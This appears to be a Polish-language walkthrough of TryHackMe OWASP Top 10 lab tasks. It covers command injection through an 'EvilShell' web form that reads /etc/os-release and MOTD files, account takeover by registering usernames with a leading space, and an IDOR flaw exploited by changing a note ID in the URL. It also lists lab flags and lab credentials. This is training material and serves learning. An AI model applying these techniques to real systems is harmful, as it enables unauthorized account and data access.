
What is the user's shell set as?

/usr/sbin/nologin

Correct Answer

## 5. What version of Ubuntu is running?

Aby sprawdzić wersję Ubuntu wpisujemy komendę `cat /etc/os-release`.



EvilShell

Enter command...

Submit

```
NAME="Ubuntu" VERSION="18.04.4 LTS (Bionic Beaver)" ID=ubuntu
ID_LIKE=debian PRETTY_NAME="Ubuntu 18.04.4 LTS" VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy" VERSION_CODENAME=bionic UBUNTU_CODENAME=bionic
```

Następnie sprawdzamy poprawność wpisanej w formularzu odpowiedzi.


What version of Ubuntu is running?

18.04.4

Correct Answer

## 6. Print out the MOTD. What favorite beverage is shown?

Tym razem proszeni jesteśmy o wyświetlenie MOTD – ekranu powitalnego, na którym znajdziemy informację na temat jakiegoś napoju. W tym celu wpisujemy komendę `cat /etc/update-motd.d/00-header` (końcówka „header” podana jest jako wskazówka na TryHackMe).



EvilShell

Enter command...

Submit

```
#!/bin/sh # # 00-header - create the header of the MOTD # Copyright (C)
2009-2010 Canonical Ltd. # # Authors: Dustin Kirkland # # This program is
free software; you can redistribute it and/or modify it under the terms of
the GNU General Public License as published by # the Free Software
Foundation; either version 2 of the License, or # (at your option) any later
version. # # This program is distributed in the hope that it will be useful, #
but WITHOUT ANY WARRANTY; without even the implied warranty of #
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the #
GNU General Public License for more details. # # You should have received a
copy of the GNU General Public License along # with this program; if not,
write to the Free Software Foundation, Inc., # 51 Franklin Street, Fifth Floor,
Boston, MA 02110-1301 USA. [ -r /etc/lsb-release ] && . /etc/lsb-release if [
-z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then # Fall back
to using the very slow lsb_release utility
DISTRIB_DESCRIPTION=$(lsb_release -s -d) fi printf "Welcome to %s (%s %s
%s)\n" "$DISTRIB_DESCRIPTION" "${uname -o}" "${uname -r}" "${uname
-m}"
DR PEPPER MAKES THE WORLD TASTE BETTER!
```

W ostatniej linijce komunikatu widzimy nazwę DR PEPPER i to właśnie ją wpisujemy w formularzu.

Print out the MOTD. What favorite beverage is shown?

Dr Pepper

Correct Answer

Hint

## Podsumowanie wykonania zadań:

### Answer the questions below

What strange text file is in the website root directory?

drpepper.txt

Correct Answer

How many non-root/non-service/non-daemon users are there?

0

Correct Answer

What user is this app running as?

www-data

Correct Answer

What is the user's shell set as?

/usr/sbin/nologin

Correct Answer

What version of Ubuntu is running?

18.04.4

Correct Answer

Print out the MOTD. What favorite beverage is shown?

Dr Pepper

Correct Answer

Hint

## Broken Authentication Practical [Severity 2]

W tym zadaniu poznajemy wady systemu w kwestii logowania na konto użytkownika. Zwrócimy szczególną uwagę na podatność aplikacji, dzięki której można zarejestrować w aplikacji użytkownika, który już istnieje (według przykładu: istnieje użytkownik o loginie „admin”, a my stworzymy konto o loginie „ admin” – ze spacją). Wada systemu po rejestracji pozwoli nowemu użytkownikowi widzieć zawartość konta prawdziwego użytkownika „admin”.

Zadania:

1. What is the flag that you found in darren's account?

Przechodzimy do maszyny, którą otwieramy w nowym oknie i próbujemy sprawdzić czy nasz system będzie podatny na problem opisany w zadaniu. W tym celu zakładamy konto „ darren” (ze spacją na początku), dopisując przykładowy adres email i hasło.

Register

Username:  
darren


Email:  
darren@gmail.com

Password:  
.....

Register



Po rejestracji próbujemy zalogować się używając danych, które wpisaliśmy w poprzednim kroku (wpisujemy login i hasło). Po operacji logowania naszym oczom ukazuje się flaga, która dotyczy prawdziwego użytkownika „darren”.



Na zakończenie tej części zadania wpisujemy powyższą flagę w formularzu i sprawdzamy czy nasza odpowiedź jest poprawna.

**Answer the questions below**

What is the flag that you found in darren's account?

fe86079416a21a3c99937fea8874b667

Correct Answer

2. What is the flag that you found in arthur's account?

Dalej jesteśmy poproszeni o przeprowadzenie tej samej operacji dla konta „arthur”. W tym celu zakładamy konto o loginie „ arthur” (ze spacją) i uzupełniamy je adresem email i hasłem.

A screenshot of a 'Register' form. The title 'Register' is at the top. Below it are three input fields: 'Username:' with the value 'arthur', 'Email:' with the value 'arthur@gmail.com', and 'Password:' with masked characters '.....'. At the bottom is a red 'Register' button.

Następnie logujemy się na nowo powstałe konto i na swoich ekranach zauważamy flagę użytkownika arthur.



Uzyskaną odpowiedź wpisujemy w formularzu i po otrzymaniu potwierdzenia o poprawności naszej odpowiedzi kończymy pracę nad zadaniem.

What is the flag that you found in arthur's account?

d9ac0f7db4fda460ac3edeb75d75e16e

Correct Answer

## Podsumowanie wykonania zadania:

*Answer the questions below*

What is the flag that you found in darren's account?

Now try to do the same trick and see if you can login as **arthur**.

What is the flag that you found in arthur's account?

## Broken Access Control (IDOR Challenge)[Severity 5]

Ten blok zadań porusza tematykę uzyskiwania dostępu do niektórych zasobów poprzez luki w zabezpieczeniach. Skupiamy się tutaj na zmianie adresu URL, która w niektórych przypadkach może pozwolić nam na dostęp do danych innego użytkownika (korzystamy tutaj z złej konfiguracji strony).

### Zadania:

1. Deploy the machine and go to <http://10.10.82.150> - Login with the username being **noot** and the password **test1234**.

Tak jak w poprzednich zadaniach musimy uruchomić maszynę z aplikacją sieciową. Proszę o zalogowanie się loginem: noot i hasłem: test1234.

## Note Viewer!

What user are you

User:   
Pass:

2. Look at other users notes. What is the flag?

Teraz podejmiemy próbę wykorzystania potencjalnej wady systemu poruszonej w poleceniu zadania. Po zalogowaniu ukazuje nam się informacja o udanym logowaniu.



I am noot!

Warto w tym momencie zwrócić uwagę na adres strony: 10.10.192.206/note.php?note=1. Próbujemy zmienić „1” na końcu adresu na inną wartość. Po kilku próbach udaje nam się uzyskać ekran z flagą (dla wartości „0”).



flag{fivefourthree}

Uzyskaną odpowiedź wpisujemy do formularza, aby sprawdzić poprawność naszej odpowiedzi.

Podsumowanie wykonania zadania:

*Answer the questions below*

Read and understand how IDOR works.

No answer needed

Question Done

Deploy the machine and go to <http://10.10.82.150> - Login with the username being `noot` and the password `test1234`.

No answer needed

Question Done

Look at other users notes. What is the flag?

flag{fivefourthree}

Correct Answer

Hint

### Podsumowanie części II -TryHackMe:

Powyższe przykłady ukazują niektóre wady systemowe aplikacji webowych jakie możemy napotkać używając tego typu systemów w codziennym życiu. OWASP TOP 10 w bardzo przejrzysty sposób ukazuje najważniejsze wady systemów i w prosty sposób próbuje wytłumaczyć użytkownikom na czym one polegają. Co więcej, większość z wad systemowych jest naprawdę prosta do zrozumienia (nie są to bardzo zaawansowane techniki) i analizując tematykę wszystkich ćwiczeń można dojść do wniosku, że większość z nich pojawia się z powodu nieuwagi osób zarządzających nimi. Strona podaje nam także wypunktowane zagrożenia występujące ze względu na powyższe nieprawidłowości oraz jak możemy sobie z nimi poradzić w praktyce.